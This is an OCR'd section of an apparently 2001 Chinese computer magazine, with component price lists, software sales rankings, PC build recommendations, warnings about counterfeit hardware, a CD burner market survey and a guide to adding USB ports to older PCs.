艾尔莎影雷者III -32M/LT	530元
艾尔莎 Gloria Synergy/影雷者311	690/660元
ATI Xpert 98/2000	400/580元
ATI Radeon 32M	1620元
ATI RAGE FURY PRO	1050元
ATI Radeon 32M DDR LE	860元

内存

产品	价格
GI2000千禧条128M/256M	220/440元
金邦金条128M/256M	250/500元
金邦金条128M/256M DDR	430/860元
HY 256M/128M	295/155元
HY 128M/256M DDR	280/570元
Kingmax 128M/256M PC133	178/385元
Kingmax 128M PC150	195元

CPU

产品	价格
奔腾III 1G盒装/933 盒装/800EB 散装	1650/1455/1190元
赛扬II 633/667/700/733	365/395/445/510元
AMD雷鸟1.33G/1.2G/1.1G/1G	1330/930/850/790元
AMD Duron 800/750	335/295元

主板

产品	价格
维硕VS-K7VAT/VS-694X/VS-693AD	750/650/550元
维硕VS-815EP/815E	780/810元
华硕CUSL2-C/CUSL2-M	1000/980元
华硕CUSL2/CUV4X-E	1110/930元
微星815E Pro/694D Pro(A)	1130/1200元
微星815EP Pro-R/MS-6309NL	1180/790元
微星 K7T Pro	880元
EP-3VHA/8KTA3/3S2A5/3SPA3L	960/880/950/860元
技嘉6VX7-4X-P/7ZX-1	840/810元
硕泰克SL-65DRV/75MAV/SL-65EP	1070/990/780元
硕泰克SL-75KAV/65ME	930/890元
梅捷SY-7VCA-E/7ISA+	750/1050元
钻石AK74-EC/CS60-EC	880/870元

连邦软件销售排行榜

2001年6月15日-2001年6月25日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1精装版	48	我形我速 2.0 升级版	99	智能狂拼2标准版	39	E商2000小企业单机版	99
2	红旗Linux2.4桌面版	58	CAXA 电子图板2000	650	WPS Office办公组合软件	198	速达3000	880
3	TubroLinux6.1简体中文版	38	贴我贴我	48	五笔字型第2代国标版	36	彩票博士V3.0版	68
4	幸福Linux家庭版	48	流风婚纱形象设计系统	168	二笔输入法	280	轻松会计-标准版	98
5	Windows 98 中文标准版	1998	纯爱信纸	48	98王码输入软件囊国际版	188	炒股宝典	48
6	Windows Me中文标准版	1188	中望室内外装饰设计系统	13800	自然码 V6.0C	60	智能炒股王-精装版	48
7	蓝点Linux中文版2.0标准版	38	VisualBasic6.0 中文专业版	9320	小蒙恬手写板	450	彩票神算子-体育版	48
8	Windows2000中文版	1999	电子设计自动化软件EDA2000	980	请多指教-中英文名片制作系统V1.0版	48	降龙九九会计软件	99
9	中文之星2000 for NT	1980	Delphi5.0 企业升级版	18000	管家婆全能竞争版	990	精诚商贸通	888
10	RichWin2000	1200	编程经典控件大全	38	写作之星黄金版	29	安易帐务报表处理标准FOR WIN	9800

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代	29	开天辟地3	127	趋势光盘	18	瑞星2001标准版	188
2	碟霸-系列	38	走遍美国	98	编程高手系列	49	KV3000标准版	178
3	英雄无敌历代记 废墟战神	48	从零开始学英语	150	动态影像素材	28	豪杰超级解霸2001-标准版	38
4	赏金奇兵-西部通缉令	48	超星读书卡	100	中国大百科全书	38	金山毒霸.net-标准版	158
5	万王之王	19	着迷词王2001	15	程序员大本营2001	38	金山词霸.net2001专业版	38
6	模拟人生-欢乐派对	50	随心所欲说英语	148	大众软件配套光盘	19	金山快译.net.2001专业版	38
7	战争艺术2简体中文版	48	洪恩环境英语系列	78	世纪编程点金	36	东方光驱魔术师	39
8	半条命-反恐怖精英	68	翰林汇多媒体系列	58	3DS MAX效果图制作速成手册	29	东方影都-立体版	49
9	无敌英雄传-vs花木兰	48	电脑世纪行2	267	电脑报配套光盘	38	虚拟光碟专业版	299
10	三角洲特种部队3	50	多媒体网页制作大全	28	家佳电脑文摘	38	金山打字通2000	28

西北地区产品报价

CPU

产品	价格
PIII 733/866/933/1G	935/1325/1400/1610元
赛扬II 850/800/766/733	680/600/510/490元
毒龙700/750/800	270/295/330元
雷鸟850/1G	600/830元

内存

产品	价格
HY 32M/64M/128M/256M	50/85/150/290元
GL2000/金邦金条 128M	195/235元
Kingmax PC150 128M/256M	190/420元
三星128M PC-2100	400元

硬盘

产品	价格
西数10G/20G/30G/40G(5400)	555/620/710/830元
西数20G/30G/40G(7200)	620/885/1015元
希捷 U5 10G/20G	550/620元
酷鱼三代 20G/30G/40G	780/890/1020元
IBM 60GXP 30G/40G/60G	990/1040/1690元

主板

产品	价格
美达694X/KT133	610/690元
硕泰克 75KAV/75MAV	830/920元
磐英8KTA3+/3SPA	1020/840元
磐英3VBM+ /8KTA3	580/930元
联想 QDI-A10E/A9	900/760元
升技 KT7A/VA6	1050/790元
微星 6309NL100	770元
建基 AX3S Pro	1050元

显卡

产品	价格
小影霸速龙3000/速龙3000+	510/650元
小妖9700/速配7700	1220/980元
七彩虹霹雳9000/S600+	888/500元
丽台S320II(32M)/GF2 MX	600/740元
太阳花S3000/S8000/S9000	490/680/1190元
中凌TNT2 PRO(32MB)/GF2 MX	580/780元

显示器

产品	价格
SONY E200/G200	3099/4599元
北泰1582S/1782	1050/1480元
LG575N/775N/795FT	1290/1700/2780元
优派E50/E70/E70f	1150/1600/2100元
ADI M500/M700/G720I	1230/1560/2850元

光驱

产品	价格
LG48X/美达50X	350/340元
摩西50X / 长谷50X	330/340元
微星52X/ACER 50X	390/360元
Genius 40X/50X	380/420元
华硕 50X/美创 40X	370/320元
LG10X DVD-ROM	680元
摩西10X DVD-ROM	635元

其他

产品	价格
双飞燕 2D/3D/4D+	15/45/85元
罗技 劲貂/华貂/极光旋貂	45/60/260元
罗技 易上手/ACER 52V	85/65元
爱国者笔记本键盘	110元
创新 56K内猫/56K 加州猫	280/520元
实达网上之星SB/网上之星DB+	160/550元
顺新 6811/6813/6815/6818	400元
金河田 太空车A	315元
大水牛两极风散热风扇	85元
富士康 PK085	135元
九州风神 AE-050	85元
山特 M500 UPS	600元
山特 M1000 UPS	1200元

E-mail: cfmk@cfan.com.cn

装机指南

□北京　赵宁

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

5000-6000元配置方案

配件项目	型号	参考价格（元）
CPU	AMD 毒龙800	325
风扇	富士康 PK888	30
主板	精英 K7SEM	730
内存	HY PC-133 256MB	275
硬盘	Maxtor 星钻一代30G(2MB)	750
显卡	主板集成	
声卡	主板集成	
音箱	漫步者 1000TC北美版	200
光驱	ACER 52X 神行鳄	370
软驱	SONY 1.44MB	100
显示器	飞利浦 107T/T	1900
键盘	ACER普通超薄	65
鼠标	双飞燕 滚轮3D	35
机箱+电源	普通ATX	250
总计		5030

这是一个毒龙处理器的整合方案，这款攒机配置突出了性价比，主板选用了SIS730S芯片组的精英K7SEM主板，730主板集成了显卡和声卡，所以这方面的投资可以节省下来，而花在显示器、机箱等方面无疑可以提高显示效果，并有效地增加整体的美观。毒龙800 CPU在性能上无疑是低端最佳的选择，而且它在价格上也具有天生的优势。风扇采用了30元的富士康PK888，富士康的风扇运转稳定，能保证AMD的CPU顺利渡过夏天。现代128MB内存140元的价格已为谷底，现在买单条256M的内存也不过275元左右，所以我们认为256M是最好的选择。飞利浦107T/T显示器是17英寸纯平产品，采用三星丹娜管，最大分辨率1280×1024，而且通过了TCO99测试，是一款较有代表性的产品。迈拓星钻一代硬盘是5400RPM中不多的2M缓存的产品，这在商用方面会具有更好的性能表现。明基最新的52速"神行鳄"光驱采用了全钢机芯，读盘性能不错，还附送价值158元的金山毒霸软件，所以我们选择了它。漫步者1000TC北美版音箱是一个经典的产品，声音清晰圆润，外形也很好，是一款不错的有源书架式音箱。这款配置的整体价格只有5000元出头，价格一流，适于普通的家庭应用与日常办公，一些非大型游戏在上面也能有较好的表现。

6000-7000元配置方案

配件项目	型号	参考价格（元）
CPU	AMD 雷鸟 850(带扇)	650
主板	精英 K7VZA	690
内存	胜创 128M PC150	190
硬盘	IBM 腾龙III代 40G	1040
显卡	七彩虹GeForce2 MX400/32M	670
声卡	创新 VIBRA128D/PCI	130
音箱	创新 PcWorks2.1	270
光驱	源兴 50X	320
软驱	SONY三星1.44MB	100
显示器	SAMSUNG 753DF	1880
键盘	罗技易上手	150
鼠标	罗技 网际劲貂	
机箱电源	金河田	250
总计	棗	6340

这款配置采用了雷鸟CPU，850MHz的CPU在性能上无疑是很高的，而且参考价格只有600多元，我们没有理由不采用它。50元也足够去选择一个好风扇了。精英的主板在性价比上具有优势，所以我们采用了KT133芯片组的主板，如果要选择133外频的雷鸟，那我们就必须用KT133A芯片组的主板了。胜创的PC150内存在超频和稳定性上都具有优势，资金富裕的朋友可以选择256M甚至更多。IBM 60GXP是现在IDE硬盘中性能最好的，40G足以应付各种工作。这款配置的多媒体还是不错的，采用了MX400显卡，可以胜任很多游戏，创新的声卡和PcWorks音箱的搭配无疑可以使声音系统具有令人神往的效果。罗技的鼠标和键盘都是外设中最好的产品，它在使用方面和操作性上都是很出色的。总体评价这款配置，它在多媒体上的声音和视频方面都是很好的，性能也很有特色。


7000-8000元配置方案

配件项目	型号	参考价格（元）
CPU	PIII 800EB(含风扇)	1175
主板	技嘉 60X	910
内存	HY PC133 256M	275
硬盘	西部数据鱼子酱(CaviarBB)40G	985
显卡	小影霸 奔驰 G4000	850
声卡	创新 SB Live!数码版	540
音箱	创新 PcWorks(2.1)(可升级)	330
光驱	大蓝鲨 44X	320
软驱	NEC 软驱	95
显示器	LG 775FT	1900
键盘	Acer 超薄键盘	65
鼠标	罗技 劲貂	45
调制解调器	网达 56K内置	210
机箱电源	爱国者 ATX 2101(含长城250W电源)	260
合计		7960

在这个装机的好时节里，用不到8000元钱装出的机器已经很不错了，虽然AMD的CPU非常超值，但是它的热量很难让人放心，不如要PIII800EB。本来是想向大家推荐800E的CPU，这对于那些喜欢超频的朋友来说，超频的范围更大一些，但是现在800E暂时缺货，只好拿800EB来替代，各位可以依情况而定。256M内存已经非常便宜了，所以……不装白不装^_^，不过一定要是符合PC133标准的。西部数据的硬盘在性能方面向来是非常的高，而且价格又相对低廉，所以向大家推荐鱼子酱(CaviarBB)40G，40G相信大家现在还是够用的。主板当然要用815EP，自然也要是名牌产品，技嘉60X就是我给您的推荐。显卡采用GeForce 2 GTS/32M DDR的小影霸 奔驰G4000，非常的超值，也是装机不错的选择。声卡和音箱我们全都采用创新的产品，创新的声卡当然要配创新的音箱，况且这款PcWorks2.1还可以升级成4.1，将来也不愁听不了立体声了。猫的选择是做工用料一向不错的网达56K内置猫。鼠标、键盘和机箱我们都选择了大家可以信赖的厂商。总体来说，在现在这个时期，这套配置在很多方面都是很不错的，对于家庭的使用要求也是完全可以满足的。

市场聚焦

MARKET FOCUS



买Kodak的CD-R盘片，注意不同版本

Kodak金盘（CD-R）在业界有着非常高的声誉，近期Kodak继推出适应1-12速刻写的Gold Ultima（俗称金盘）单片超薄包装后，近期又推出两种单片包装新品。这两种新品分别标为“金+银”和“CONTAINS GOLD”(含黄金)，价格比前一段时间推出标有“100% 纯金”(Gold Ultima)的CD-R要便宜。标有“CONTAINS GOLD”的产品容量较大，为700MB，而其他两款均为标准的650MB。目前上述三种Kodak CD-R在市场上并存，价格有所不同，一般金盘十片价格最高约9元/片，而两款新品约7元/片（两款新品间差价很小）。有的经销商有意将这些CD-R盘都“统称”为“Kodak盘”，报Gold Ultima金盘的价而出货则用其价格较为低廉的新品盘。有的经销商还以700MB高容量作为卖点，并告知客户新版的产品比老产品要好要贵，将价格抬高。用户从外包装上就能分辨不同种类的Kodak盘，老金盘的包装以红色调为主、两款新品包装以蓝色调为主，80分钟的CD-R在包装上标有“CD-R Ultima 80”和“700MB/80Min”字样，仔细看不难区别。

小CD-RW光盘开始流行

3寸盘大小的单片包装CD-RW已有上市，容量在180-200MB之间(依不同品牌产品而定)。由于CD-RW具有可读写的特性，并在绝大部分普通CD-ROM下都可以被读取，加上体积小巧便于携带，所以被一些电脑爱好者称为超级小磁盘。不过3寸盘尺寸的CD-RW价格也比较高，散片价格在20元以上，而市场上不少散装的标准CD-RW盘价格都降到了15元以下。这些CD-RW虽然性能一般，但如果用户需要存放一些需要经常更新的资料，还是非常合算的。同样单片包装的3寸盘CD-R价格约10元左右。

同是Acer的商标，明基、宏基是正宗

Acer的外设产品如显示器、扫描仪、光驱、键盘、鼠标在市场上占有相当的份额，以前大家都称Acer为“宏基”，最近一些广告中出现“明基”“明基电通”字样，使很多消费者疑惑这些产品是否是以前正宗Acer的产品，因为现在使用相近品牌和商标的东西太多。实际上用户不必多虑，明基是Acer旗下的子集团，早些年就在苏州设厂生产各种外设产品，使用英文商标“Acer”。大家使用的大部分Acer品牌的光驱、显示器、扫描仪、键盘、鼠标都是在苏州明基生产的，近期使用“明基电通”的新名称，所以不存在相近品牌的问题。不过市面上有一种电脑音响的商标与“Acer”字样非常接近，幸好正宗Acer没有独立的多媒体音箱出售。

警惕假内存条鱼目混珠

近期内存价格下跌，一些用HY芯片组装而成的普通内存条价格已十分便宜，不想这种低价位的内存也有打磨条。这些打磨条是将一些PC-100标准和杂牌颗粒的内存条上的芯片都打磨成HY芯片和三星等名牌颗粒，这样卖起来更容易些，对于128MB内存多为打磨成HY品牌颗粒，部分256MB内存打磨成三星颗粒零售可以比HY条高30-50元。很多打磨内存在66MHz、100MHz、133MHz（CL=3）下都可以稳定工作，而在CL=2的133MHz外频下就不能保证性能，尤其是多条内存混用的情况下。有些内存条打磨痕迹十分明显，用手搓的方式就能鉴别。

当心JS自制的“品牌内存”

很多电脑爱好者对有品牌的内存条的质量比较信任，有的经销商就利用这一点“自制”一些品牌内存条销售。一般选用外观做工比较好的内存条，然后贴上一些花花绿绿的所谓品牌商标、质检标签以及条码等标签，经过这样包装就成了品牌内存条，并取一个陌生的品牌名字，在报价单上标上品牌和终身字样，这样每条内存多卖10-30元不成问题。所谓内存条的一年保修与终身质保对经销商来说差不多，电脑升级很快，很少有人若干年后还要提出内存保修的要求，况且到时候租用场地的商家是否还在都是问题。自制的“品牌内存”一般都没有外包装，商家常用某某品牌机上拆下来、走私货等解释没有外包装的原因。而且有时由于品牌内存是自制的，规模小，在商场里只有某某商家独家供货。

宽带网电脑是噱头

市场上一些商家推出所谓宽带网电脑，其主要宣传卖点是适合宽带上网的需求。其实这些电脑的配置与一般电脑相比只是多了一块网卡而已（很多宽带网适配器都需要与微机通过网卡连接），而且大多数配的网卡都是不到百元的廉价网卡。商家故意引导用户以为上宽带网对电脑配置的要求特别高，其实并非如此。上宽带网只是一种上网的方式，其基本要求与使用Modem和ISDN相同，一般配置在奔腾P166MMX、K6-200，内存在64MB以上的电脑就能很好地使用宽带网。时下的主流配置甚至低档配置对上网来说是绰绰有余，况且有的地方在提供宽带网适配器套件时已包含网卡。

识别G450水货

中科兴拓是MATROX产品在中国大陆的总代理。目前市场存在假G450显卡，这是有人利用境外OEM产品带进零售市场，其品质与正规渠道的有很大差别，但是它们的包装类似，辨别方法如下：(1)正品G450外包装都有红色圆形的“中科兴拓”质保标识，内有《全国联保单》、中文正版驱动，没有这些标识的一律为没有质保的产品。(2)正品采用新版本BIOS、新版驱动，显卡超频工作稳定，BIOS可随时升级；而水货、假货的BIOS与驱动版本陈旧，且BIOS不能升级，显卡锁频。

买内存当心在外频上中计

遇到用户配内存，经销商会“顺口”问用户配什么样的CPU，如果用户说配赛扬等66MHz外频的机器或者100MHz外频的老奔腾II/III，商家就可以安心地拿性能差一些的PC-133内存。现在市面上几乎所有的内存都标称是PC-133的，商家在进货时知道这批内存的大致性能，不同性能的普通SDRAM条进价通常会有5-10元的差价。所以用户不妨宣称自己为133MHz外频的电脑配内存，商家会有所顾虑，不敢提供一些明知性能很差的内存条。

显存芯片标志的识别

显存上一般都印有时钟周期、生产厂商、数据带宽、生产日期等，芯片的编号都有一定的规律性可循，下面一起来看看这些编号的法则：

晶豪SGRAM显存：EliteMT 9933s-6Q M32L32321SA B5R7G-BC


EliteMT说明是晶豪的产品；-6Q说明显存的时钟周期为6ns，它的运行频率=1/6=166MHz；9933s表示芯片为99年第33周生产；第二部分中的3232分别表示颗粒容量为32M，数据带宽32bit。

HY SDRAM显存：HY57V653220B 9924A TC-G55

HY代表显存的品牌“现代电子”；57代表存储芯片的类型，其中57为SDRAM，5D为DDR SDRAM；V代表工作电压，V=3.3V，U=2.5V；65代表颗粒容量，65=64M；32代表显存带宽为32bit（16为16bit）；第二部分表示封装日期99年第24周。G55表示时钟周期为5.5ns，工作频率为183MHz。

三星某DDR SGRAM显存编号：SAMSUNG 106 K4D62323HA-QC60

SAMSUNG即“三星电子”；K4代表芯片内部有4条物理BANK；D代表显存类型，D为DDR，S为SDRAM；62标示芯片容量为64M；32代表显存带宽为32bit；QC也是类型与速度的标志，QC为DDR，TC为SDRAM；60表示时钟周期为6ns，工作频率即166MHz。



关于USB接口的外置Modem

USB接口的外置Modem在市场上很容易看到，一般USB Modem体积小巧，便于携带。有的商家向消费者宣传USB Modem速度快，上网稳定，并用USB端口的传输速度与串口传输速度相比。其实USB Modem与传统COM口连接的Modem相比，在上网速度上没有明显的优势，虽然USB接口传输速度高，但Modem通过电话线的传输速率依然只是56K，即便使用传统串口传输数据，也不是Modem传输速度的瓶颈。

“翻新”的软驱

软驱也可以“翻新”么？是呀，这可是JS们的拿手好戏啊。因为软驱这种古老的产品都五六年没有什么改变了，所以许多报废的软驱就在JS们的手中有了用武之地。JS们以极低的价格(低得你都想象不到啊）收购报废的旧软驱，然后加工一番，进行他们认为“必要”的维修以后，就可以开始“翻新”工作了：先将修好的软驱内芯拆卸出来，在喷雾剂的沐浴下擦干净，然后再装进新外壳里，最后再堂而皇之地贴上“勿拆”的标签(当然不让你随便拆开，否则就要露馅啦)，这就大功告成了。经过翻新的软驱外表同正品几乎没有区别，从后面或许能看出步进电机是旧的。关键在于翻新软驱的价格还往往和正品一样，不露丝毫马脚给你抓。高，实在是高啊！

nVIDIA入主芯片组市场

nVIDIA与AMD联合发布了nForce芯片组，这一产品整合了nVIDIA最强的图形处理、系统、音效与网络通信等功能，也已获得主板厂商的全力支持，预计配置nForce的主板产品将于今秋面市。nVIDIA此举不但发布了nForce芯片组，展示了nForce的主板，而且还公布了官方的nForce测试结果，当然是“王婆卖瓜”啦。在发布的测试结果中，无论是用Stream D copy64测试内存带宽，还是3D Mark2000和Quake III中的集成显示性能测试，当然是nVIDIA大获全胜。而且nForce420芯片组的表现简直就是鹤立鸡群。最终的nForce芯片会推出2至4种版本，64位芯片组被命名为nForce 220或nForce 220-D（D表示支持杜比系统），128位版本则可能被命名为nForce 420或nForce 420-D。这些芯片组的IGP单元是基于GeForce2 MX核心的升级版GeForce2 MX+的。看来Intel和威盛两雄称霸、扬智和矽统分羹的芯片组市场格局会在不久以后出现重大变化了。

升级CPU，注意BIOS版本

用户在升级自己的CPU时要注意自己的主板支持情况，一些早期的BX主板不支持赛扬II和133MHz外频的CPU，尤其是一些纯软跳线的主板不能正确识别新款CPU。一些消费者盲目购买高外频的CPU升级安装时才发现主板支持有问题，再去找商家换其他的CPU多少吃点小亏。正确判定自己的主板所支持的最高主频CPU，首先看主板说明书或相应网页介绍，如果介绍中只支持速度较低的CPU，再访问该品牌主板BIOS升级的互联网页面，看一下最新BIOS支持的最高频率CPU，这一般在新BIOS升级特性说明中有表述，用户只要升级一下BIOS就能支持更多型号的处理器。有时用户预计升级的CPU频率在早期BIOS升级版本中已支持，升级最新的BIOS当然包含早期BIOS版本中的特性。对于尝试使用厂家没有明确支持的CPU，消费者最好将主机直接带到商家当场试验，安装成功后再付款，或者与商家事先协商好如果老主板不能正确识别CPU的处理方法。

IBM硬盘编号的学问

随着IBM 60GXP硬盘的推出，最高性能的IDE硬盘又是属于IBM的了，而且它的价格也很有诱惑力。市场上现在比较流行的IBM产品是60GXP和40GV，前者是7200RPM、2MB缓存、单碟容量20GB的最近产品，后者则是5400转、512K缓存、单碟20GB的。IBM硬盘的编号是有规律的：60GXP系列的编号都是IC XX L XXX AVER XX，IC代表产品批次的起始字符，后两位数字代表硬盘的型号，一般是35，代表3.5寸标准PC硬盘)，L后面的三位代表硬盘容量，在AVER后面的表示硬盘转速，07代表7200转，05代表5400转产品。例如某IBM硬盘的编号是IC35L030AVER07，就是说这是60GXP系列产品、30GB容量、7200转。此外IBM的40GV系列硬盘编号是以DTLA开头，而75GXP也是以DTLA开头，但它们在编号的第三部分的数字不同，有07和05之分。40GV的第三部分标示的是05字样，说明是5400转产品。

□黄宇

近期刻录机市场一览

刻录机产品的市场逐渐火热起来，随着更多厂商的加入，产品价格的下调，它越来越多地被普通用户所选购。回想起两年前2速4速的刻录机产品，再到今天最快20倍速的刻录机，不得不说在刻录机的世界中也存在着一个摩尔定律。

早期的刻录机产品大多是SCSI接口的产品，这是因为早期的PC整体性能还很低，无论是CPU、内存还是硬盘都无法与今天相提并论，而SCSI产品对系统资源的占用率低，所以采用SCSI接口的产品无疑能提高刻盘的成功率。而今的主流PC的整体性能都达到了较高的水平，所以IDE刻录机产品就可以理所当然地成为市场中的主流产品了，这也是现在普通用户在性价比方面的最合适的选择。

目前市场上四速的刻录机已经很少见了，只有散装的产品还可能有一少部分存在，基本已经被淘汰了，虽然700多元的价格比较有吸引力，但是以目前的刻录机发展趋势来看，还是不建议购买，毕竟8速盒装的正规产品最便宜的已不足900元了。而且从刻录速度来看，一速为每秒钟150kB，四速就是600kB/s，刻录一张650MB的光盘差不多要20分钟，而八速的产品刻录一张光盘的时间只有10分钟左右，所以选择8速的产品比选择4速的无疑会节约不少刻录时间。8速刻录机的复写速度（CDRW的写速度）一般都是4速，目前8速的刻录机产品十分丰富，其中SONY CRX140E-B、大恒SmartRW啄木鸟、清华同方CDD8432N、Acer CDRW 8432IA、LG CED-8080B、HP cd-writer 9140i、Samsung SW-208、NEC 8432和Maxell MCD-RW64-42都是市场中各厂家较为典型的产品，其中SONY和大恒的产品都是具有4MB缓存的产品。缓存越大自然可以更有效地降低“Buffer Under Run”缓存数据不足的情况发生，4MB缓存可以允许持续3.3秒无数据传送，而2MB缓存的刻录机只能坚持1.7秒，所以更大缓存的刻录机就具有更高的刻录稳定性。其中Maxell的产品还具有“OverBurn”防缓冲区欠载技术，使刻录的成功率大大提高。类似的这种技术在12倍速的刻录机中被广泛采用，而8速的刻录机还很少见。在这些8速的刻录机产品中，大部分产品的价格在一两个月前都已降到了千元以下：Acer8432IA为900元，还赠送10张CDR盘片；NEC的950元，SONY和LG的产品在1100元的价位上，属中等价格；最贵的是Maxell和HP的产品，都在1300元以上的价位，它们更适于高端的商业用户使用，要知道这样的价格已经和低端的12速刻录机相同了；最便宜的产品要算是清华同方和啄木鸟的产品，它们都还不到900元，具有很高的性价比，值得推荐。市场上还有像理光MP7083A这样的刻录机，它的复写速度是8速的，比较有特点，价格在1000元左右。以现在刻录机的市场来看，低端8速的产品将逐渐趋于普及型，价位还会在此基础上保持一段时间，大幅下调的可能性不大，具体的降价策略还要看各厂家如何定位自己的12速刻录机产品。如果一些厂家在12倍速的产品上打价格战的话，8速的产品无疑会很快贬值。

除了低端廉价的8432型刻录机以外，目前市场上的主流机型已渐渐过渡到12速的刻录机产品上，12速产品的复写速度不一，有8速的也有10速的。12速刻写速度刻录一张光盘要6分钟多，与8速产品比差距并不很明显，不过更高的复写速度是12速刻录机的强项。市场上的主流产品有HP9500i、Acer 1208A、爱国者121032、啄木鸟DH1210、万盛121032和建兴121032等多款产品，其中爱国者和啄木鸟都是性价比很高的产品，它们都是台湾Liteon OEM的产品，复写速度为10速，虽然只有2MB缓存，但是它们具有“Burn-Proof”技术，价格在1300元左右。此外昂达推出的刻录机1832A产品价格也刚过千元，很有优势。Acer 1208A具有“Seamless Link”防缓冲区欠载技术，也是其中很有特点的产品，价格在1600元左右。其他的12速产品，价格低的在1400到1500元之间，高档的HP、Yamaha、理光和LG等产品价格都在1700元以上，性价比较低，不适于普通用户选购。

除了传统刻录机以外，还有USB接口的一些便携式外置产品，它们的价格都接近2000元或更高。其中“艾美嘉”（Iomega）的一款新型外置式刻录机外形非常时尚化，具有USB和1394火线接口两种产品，为8432型，价格很高，高于3000元。CF

1394接口开始普及

同时提供USB接口和火线接口的外置硬盘已有上市，市面上有现货出售的产品最高容量为40GB。很多新款富士通的笔记本都带有火线接口，由于火线接口的传输速率远高于传统常规端口，所以其性能非常诱人。对于没有火线接口的台式电脑和笔记本，现在市场上有PCI 1394卡和PCMCIA 1394卡出售，使电脑可以与火线设备连接。目前高速存储设备常见的有MO、外置硬盘以及DV摄像机。

选购数码相机的注意事项

市场上千元以下的数码相机不断推出，通常商家会将数码相机接在电脑上为参观者即兴拍摄并传到电脑里看效果，并事先准备一些打印样张作为展示资料。很多千元以下的数码相机像素在30万左右，拍摄的照片适合网页制作和作为电脑娱乐影像之用。与相对高价位的130-330万像素数码相机相比，在结构性能上还是有很大区别的，主要体现在最终打印效果上。如果30万左右的数码相机拍摄的照片在3×5的相片纸上打印，输出的效果与传统照片区别非常明显。商家提供的打印样本大部分采用在一张A4纸上以小面积打印多幅画面的方法，并套上资料夹的塑料袋或者塑封一下，这样小面积打印效果比较细腻，加上塑料薄膜的反光效果，更有照片的感觉。CF

□创易工作室 betman

为老计算机添加 USB接口的几种方案

由于USB接口在传输速度和连接方式上的优势，现在越来越多的外设产品，如打印机、扫描仪、调制解调器、鼠标、键盘等都采用了USB接口方式。可以负责任地说，USB接口将会成为新一代的接口标准。不过，由于USB接口从诞生到迅速发展也只是近几年的事，这就使那些还在使用486、586产品的朋友唏嘘不已。其实，要想让自己的计算机也支持USB接口并不复杂。下面，我就来为大家介绍一些添加USB接口的方法。


在你的BIOS中，你常会看到有“USB BOOT”的字样，其实，这只代表了你使用的主板包含有USB控制器，但并不是有了它，你的主板就一定支持USB。正确的方法是，你应该检查一下是否有USB Legacy选项，如果有，就表示你的主板支持USB设备，你就可以去买针式的USB接口卡了，而如果没有，就只能购买PCI插槽式的USB接口卡。一般来说，大部分586主板都附带有USB连接的接口。当然，你还可以通过升级BIOS的方法来达到支持USB接口的效果。具体请参照各主板的说明书，这里就不展开了。

如果你的主板支持USB的话，则你可以购买一个带插针式的USB接口卡。AT主板的USB接口大多是以插针座的形式集成在主板上，请查阅你的主板说明书，看看是否有USB接口插针座（10针或5针），购买一只USB接口连接器，将USB接口连接器10针或5针插头插在主板上的USB接口插针座上，就可以使用你的USB设备了。这样的USB接口卡价格比较便宜，几十块钱就能搞定了。

如果你的主板不支持USB接口的话，你就只能通过购买PCI-USB的接口卡来使用USB功能了。现在市场上常见的卡，自带两个USB端口，你只要把这块卡插入主板的PCI插槽中，安装上随卡附送的驱动软件就万事OK了。具体安装很简单，不用任何电源线和信号线，像安装显卡、声卡一样，只要插上即可。目前，市面上提供USB卡的著名厂商大体有两家，一家是Entrega，另一家是Belkin，质量都还可以，其价格都在200元左右。

当然，上面所介绍的安装USB接口卡的方法，都是为主板添加2个USB接口。现在USB设备那么多，两个接口一般是不能满足需要的。现在新型的主板一般在标准安装2个USB接口外都额外提供几个备用的USB接口和USB接口卡，而作为老计算机的用户则没有这样的待遇了。我们可以使用外置的USB集线器来满足多个USB设备连接的要求。该集线器可提供多个USB端口，你只要将该集线器直接插入你的计算机即可。有了足够的USB端口，你就可以最多连入127个USB设备。





下面来谈谈USB HUB的连接方法。

第一步要做的就是启动主板上的USB接口，检查在CMOS SETUP中的USB选项，如果被Disabled掉了，请将此选项改成Enabled，存盘后重新进入Windows便可找到USB控制器。一般的HUB有一对二、一对四、一对五三种类型。

所谓一对二，就是通过原来的一个USB 接口，扩充出两个USB接口。说是一对二，但由于会占用原先的一个USB口，因此虽然扩充出两个接口，但实质上只多出一个USB接口。依此类推，一对四便可多出三个USB接口，而一对五则可多出四个USB接口（接口越多HUB的价格当然也就越高，相对的耗电量也会增加）。以一对四的USB HUB安装为例，这种USB HUB有1个输入接头和4个输出接头，输出接头与输入接头的样子不太一样，比较容易区分。

同时，随HUB一般都会提供一条连接USB装置的导线，在导线一端的接头是用来连接USB装置（或USB HUB)的输入端，在导线另一端的接头则是用来与USB HUB输出端连接的部分，依次对接安装就可以了。

值得注意的是，现在许多USB设备本身其实已经具有USB HUB的功能。还有一点就是电源，一对二的USB HUB通常没有外接电源，而一对四的USB HUB则大部分附有电源适配器，不过一对四的USB HUB不接电源也是可以工作的，只是每个接口只能供电约100mA左右，而一旦接上电源适配器，则可提升至500mA左右。接不接电源主要取决于用户自身，我建议你在具体安装时，将耗电量高者接于电脑上的USB接口，将不需要电源仍可正常运作的低耗电量的USB设备，如鼠标等接往一对四的USB HUB。

除了以上的一些硬件方面的问题外，如果你使用的是老式的Win32或早期Win95的版本，则你还必须考虑是否支持USB接口。Windows 3.x及更早版本的Windows及Windows NT都不支持USB。如果你想查看你的计算机是否安装了USB控制器，可进入“控制面板”，双击其中的“系统”图标，然后选择“设备管理器”选项卡，你就会看到“通用串口总线控制器”，点击该控制器，你会看到两个项目：Universal Host Controller和USB Root Hub。如果你还没有安装USB的驱动程序，则从你的Windows安装光盘的\OTHER\USB文件夹中找到这些项目，双击Usbsupp.exe即可安装USB驱动程序。

看完了上面的文章，相信您也能和我一样，尽情去享受USB接口的乐趣了。CF

咨询电话
海龙大厦4011#/82663070

□北京　罗鸣

